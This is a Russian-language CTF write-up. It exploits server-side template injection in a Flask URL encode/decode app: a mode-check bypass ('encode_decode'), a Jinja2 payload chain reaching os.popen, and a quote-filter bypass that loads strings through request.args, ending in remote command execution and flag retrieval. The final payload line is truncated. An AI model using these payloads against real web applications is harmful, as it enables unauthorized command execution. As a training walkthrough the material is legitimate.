
попадаем на страницу где можно сделать url-decode/encode



согласно заданию где то тут есть RCE, а само название намекает на SSTI (temple и template-injection)

в этой таске нам даже дали сурсы, давайте их посмотрим.

из интересного

```python
@app.route("/", methods=["GET", "POST"])
def index():
    input_text = request.form.get("input_text", "")
    output_text = None
    mode = "encode"
    html = open(template_name).read()
    if request.method == "POST":
        mode = request.form.get("mode", "encode")

        if "encode" in mode:
            output_text = urllib.parse.quote(input_text)
            html = render(html, input_text=input_text, output_text=output_text, mode=mode)
        if "decode" in mode:
            output_text = urllib.parse.unquote(input_text)
            html = render(html, input_text=input_text, output_text=output_text, mode=mode)
        return make_response(html)
    return make_response(render(html))
```

вполне защищенный рендер страницы и экраннированные объекты на самой странице

```
<textarea id="input_text" name="input_text" rows="4" required>{{
input_text or "" }}</textarea>
<div class="mode-select">
        <label>
          <input type="radio" name="mode" value="encode" {% if
mode=="encode" %}checked{% endif %}>
          Закодировать
        </label>
        <label>
          <input type="radio" name="mode" value="decode" {% if
mode=="decode" %}checked{% endif %}>
          Декодировать
        </label>
      </div>
<textarea readonly rows="4">{{ output_text }}</textarea>

---

<!-- _auto-scaling: downscale-only -->
```

пока что ничего не видно а инъекции не срабатывают

Входная строка:

```
{{7*7}}
```

единственное что можно заметить это логика сравнений:


```
if "encode" in mode:
    чо то
if "decode" in mode:
    чо то
```

проверяется она очень странно через in , и единственное что приходит в голову попробовать исполнить оба условия одноверменно, то есть отправить запрос с mode="encode_decode"

откркываем BurpSuite и отправляем соответствующий запрос с:

```
input_text={{7*7}}&mode=encode_decode
```

и в ответе получаем:



то есть инъекцию пробило в input_text , что довольно странно, но самое главное - она работает. давайте попробуем вставить стандартный шаблон:


```
{{config.__class__.from_envvar.__globals__.__builtins__.__import__("os").popen("ls").read()}}
```

но сервер отвечает ошибкой

если экспериментировать с шаблонами, то станет известно что при любом наличии ' или " в шаблоне, сервер дает ошибку, и тогда нужно искать новый способ загрузить строки.

вот он:

допустим у нас есть запрос. в шаблонном движке на котором работает сервер, мы может получить его объект через `{{request}}`, а если у него еще и есть какие то параметры то узнать их через `request.args`, допустим если отправить запрос с параметрами site.com/?m=abc и попытаться вывести `request.args.m`, то получим ответ:




то есть мы можем загружать строки таким образом! и все что нам остается сделать 2 параметра:

- 1й для подгрузки библиотеки os : `/?os=os`
- и 2й для внедрения команды: `/?cmd={команда}`

давайте составим такой payload:

```
{{config.__class__.from_envvar.__globals__.__builtins__.__i
```
где request.args.os - параметр /?os=os и request.args.cmd - /?cmd=команда

и отправим запрос с параметрами /?cmd=ls&os=os



и получаем RCE. все что осталось сделать это исследовать систему, найти get_flag.sh в /home и получить флаг :)